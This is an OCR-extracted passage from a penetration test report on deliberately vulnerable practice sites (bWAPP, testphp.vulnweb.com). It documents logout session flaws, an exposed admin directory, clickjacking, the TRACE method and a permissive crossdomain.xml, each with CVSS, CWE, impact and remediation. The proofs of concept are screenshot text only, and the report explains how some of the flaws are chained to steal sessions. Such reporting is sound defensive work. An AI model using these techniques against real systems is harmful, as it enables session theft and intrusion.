
- **Enforce Proper Session Invalidation:**
  - Destroy server-side session tokens immediately on logout.
  - Issue a new session ID after login and privilege changes.
- **Set Session Attributes:**
  - Use HttpOnly, Secure, and SameSite cookie flags.
  - Configure session timeout and inactivity expiration.
- **Test in CI/CD:**


- Add automated logout tests to confirm proper session invalidation.


Affected URLs:


- http://192.168.232.129/bWAPP/ba_logout.php
- http://testphp.vulnweb.com/index.php

POC:






192.168.232.129/bWAPP/ba_logout.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ Broken Auth. - Logout Management /
Click here to logout.


testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

MEDIUM


8.3 Medium

8.3.1 Publicly Accessible Admin Directory

Vulnerability Overview:

The web server is misconfigured to allow directory listings for the /admin/ folder. This is a severe security flaw because it publicly exposes files that should be private and securely stored, such as create.sql. This file likely contains database schema, table structures, and potentially sensitive information like passwords or a database user account. This vulnerability provides an attacker with critical information they can use to further compromise the system.

CVSS Score: 5.3



OWASP:

- A01:2021 – Broken Access Control
- A5:2021 – Security Misconfiguration

CWE:

- **CWE-862 –** Missing Authorization
- **CWE-284 –** Improper Access Control
- **CWE-548 –** Exposure of Information Through Directory Listing

Severity:

- **Information Disclosure:** The most immediate impact is the public exposure of sensitive files. The `create.sql` file likely contains the database schema, including table names, column names, and data types. This information is invaluable to an attacker.
- **Database Compromise:** By knowing the database structure, an attacker can craft highly targeted SQL Injection attacks. They can determine which tables to query and which columns to exploit to steal data.
- **Authentication Bypass:** The SQL file might contain default user credentials or hints about how the database handles authentication. This could allow an attacker to bypass the login process and gain unauthorized access.

- **Remote Code Execution (RCE) / Remote File Inclusion (RFI):** If the directory contains other sensitive files like configuration files (`config.php`) or other scripts, the attacker can use the exposed information to find a path to RCE or RFI vulnerabilities.
- **Complete System Compromise:** In a worst-case scenario, the attacker can use the information from the publicly exposed files to gain full control over the application and the underlying server. This could lead to data theft, data destruction, and a complete denial of service.

]


Remediation:

- **Disable Directory Listing**
  - **Apache:** `Options -Indexes` in `.htaccess` or server config
  - **Nginx:** `autoindex off;` in server block
  - **IIS:** Disable "Directory Browsing" in IIS Manager
- **Implement Access Control**
  - **Restrict Access:** Deny public access to sensitive directories (e.g., `/admin/`)
  - **Authentication:** Use strong authentication (MFA) for admin panels
- **Avoid Public Storage of Sensitive Files**
  - Move files like `create.sql` outside web root
  - Remove development/testing artifacts from production
- **Set Proper File Permissions**
  - Restrict read/execute access using server permissions (`chmod`)

Affected URLs:

- http://testphp.vulnweb.com/admin/

POC:




8.3.2 Clickjacking

Vulnerability Overview:

The application is vulnerable to clickjacking because it does not implement proper frame-busting protections. An attacker can embed the web application inside an iframe on a malicious site and trick users into clicking hidden buttons or links. This can result in unintended actions such as account modifications, privilege escalation, or information disclosure, executed under the victim's authenticated session.

CVSS Score: 6.1



OWASP:

- A5:2021 – Security Misconfiguration

CWE:

- **CWE-1021** – Improper Restriction of Rendered UI Layers or Frames

Severity:

- Users can be tricked into performing unintended actions (e.g., changing account settings, transferring funds, deleting data).
- Compromise of user trust and application integrity.
- If combined with other vulnerabilities (like CSRF), clickjacking can amplify the severity.


Remediation:

- Implement **X-Frame-Options** HTTP header set to `DENY` or `SAMEORIGIN`.
- Alternatively, use **Content-Security-Policy (CSP) frame-ancestors directive** to explicitly define trusted domains.
- Implement **frame-busting JavaScript** as a defense-in-depth mechanism (not primary).
- Regularly review and test UI rendering in iframes.

Affected URLs:

- http://192.168.232.129/evil/clickjacking.htm

POC:


Not Secure
http://192.168.232.129/evil/clickjacking.htm
CLICK HERE FOR FREE MOVIE TICKETS
Confirm
You ordered 10 movie tickets. Total amount charged from your account automatically: 150 EUR.
Thank you for your order!

8.3.3 HTTP TRACE Method Enabled (Cross-Site Tracing - XST)


Vulnerability Overview:

The web server was found to allow the **TRACE** HTTP method. The TRACE method is used for diagnostic purposes, echoing back the received request in the response. While generally unnecessary in production, leaving it enabled poses a security risk.

In this case, the server echoed back the request headers, including the session cookie . This confirms that sensitive information such as authentication cookies can be reflected, enabling attacks such as Cross-Site Tracing (XST).

XST can be combined with client-side scripting vulnerabilities (e.g., Cross-Site Scripting – XSS) to steal authentication cookies, bypass HttpOnly restrictions, and hijack user sessions.

CVSS Score: 6.5



OWASP:

- A5:2021 – Security Misconfiguration

CWE:

- **CWE-693:** Protection Mechanism Failure
- **CWE-200:** Information Exposure

Severity:

- **Exposure of sensitive headers**: Session cookies, Authorization/Bearer tokens, CSRF tokens, and internal/debug headers may be reflected in plaintext.
- Session hijacking when chained with client-side issues (e.g., XSS) or permissive CORS that allows TRACE and credentials.
- **HttpOnly bypass conditions**: Although modern browsers restrict TRACE from scripts, misconfigurations (e.g., CORS, legacy clients, proxies, or SSRF-capable endpoints) can still surface cookies/headers.
- **Reconnaissance**: Assists attackers in discovering supported headers/methods and testing header-based protections, aiding further exploitation.
- **Lateral/indirect risk**: Upstream proxies/CDNs or app servers that respond to TRACE may leak headers even if the edge blocks it.

Remediation:

- Disable TRACE everywhere (deny-by-default for HTTP verbs)
    - Web server/reverse proxy:


  - Apache: in httpd.conf or vhost:
    TraceEnable off
  - Nginx: not implemented by default; explicitly deny as a safeguard (server/context):
    if ($request_method = TRACE) { return 405; }
- **WAF/CDN/load balancer**: Add a rule to block http.request.method == TRACE and return 405/501.
- **Application layer**: Enforce an explicit method allowlist (e.g., only GET/POST/HEAD/OPTIONS where needed); reject others with 405.

- **Harden session and headers (defense-in-depth)**
  - Set cookies with HttpOnly, Secure, and appropriate SameSite.
  - Avoid reflecting request headers/body in responses (remove debug/echo endpoints).
  - Ensure CORS does not allow TRACE and does not grant cross-site credentialed access broadly (no wildcard origins with credentials).
- **Environment-wide consistency**
  - Apply the change across all virtual hosts, microservices, and intermediaries (edge/CDN → WAF → reverse proxy → app server).
  - Disable related legacy methods (e.g., TRACK on older IIS).

Affected URLs:

- http://192.168.232.129/bWAPP/sm_xst.php

POC:



8.3.4 Insecure Crossdomain.xml Policy (Cross-Domain Policy File Misconfiguration

Vulnerability Overview:

The crossdomain.xml file defines rules that specify which external domains are permitted to interact with a web application. In this case, the file is configured as:


<allow-access-from domain="*" to-ports="*" secure="false"/>

This configuration is overly permissive because it:

- Allows any external domain to interact with the application (domain="*").
- Permits connections to all ports (to-ports="*").
- Accepts insecure (HTTP) requests (secure="false").

Such misconfiguration can expose sensitive APIs and services to malicious third-party websites, leading to unauthorized access and exploitation.

CVSS Score: 6.5



OWASP:

- A5:2021 – Security Misconfiguration

CWE:

- **CWE-942**: Permissive Cross-domain Policy with Untrusted Domains

Severity:

- **Cross-Domain Exploitation:** Attackers can interact with the application from any domain.
- **Data Theft:** Sensitive data (e.g., user information, session tokens, API responses) may be exfiltrated.
- **CSRF & XSSI Amplification:** Can be combined with CSRF or Cross-Site Script Inclusion attacks.
- **Session Hijacking:** Malicious domains can leverage existing user sessions for unauthorized actions.
- **Pivot for Further Exploitation:** Attackers may discover and exploit other vulnerabilities in the exposed application.

Remediation:


- **Restrict Allowed Domains**
  - Replace `domain="*"` with a list of trusted domains (e.g., `domain="example.com"`).
- **Restrict Ports**
  - Define only the necessary ports instead of `to-ports="*"`.

- **Enforce HTTPS Only**
  - Set `secure="true"` to ensure requests are made only over secure channels.
- **Remove the File if Not Required**
  - If Flash/Silverlight integrations are not needed, remove `crossdomain.xml`.
- **Use Modern Standards (CORS)**
  - Prefer **CORS headers** (`Access-Control-Allow-Origin`) for secure cross-domain communication.

Affected URLs:

- http://testphp.vulnweb.com/crossdomain.xml

POC:

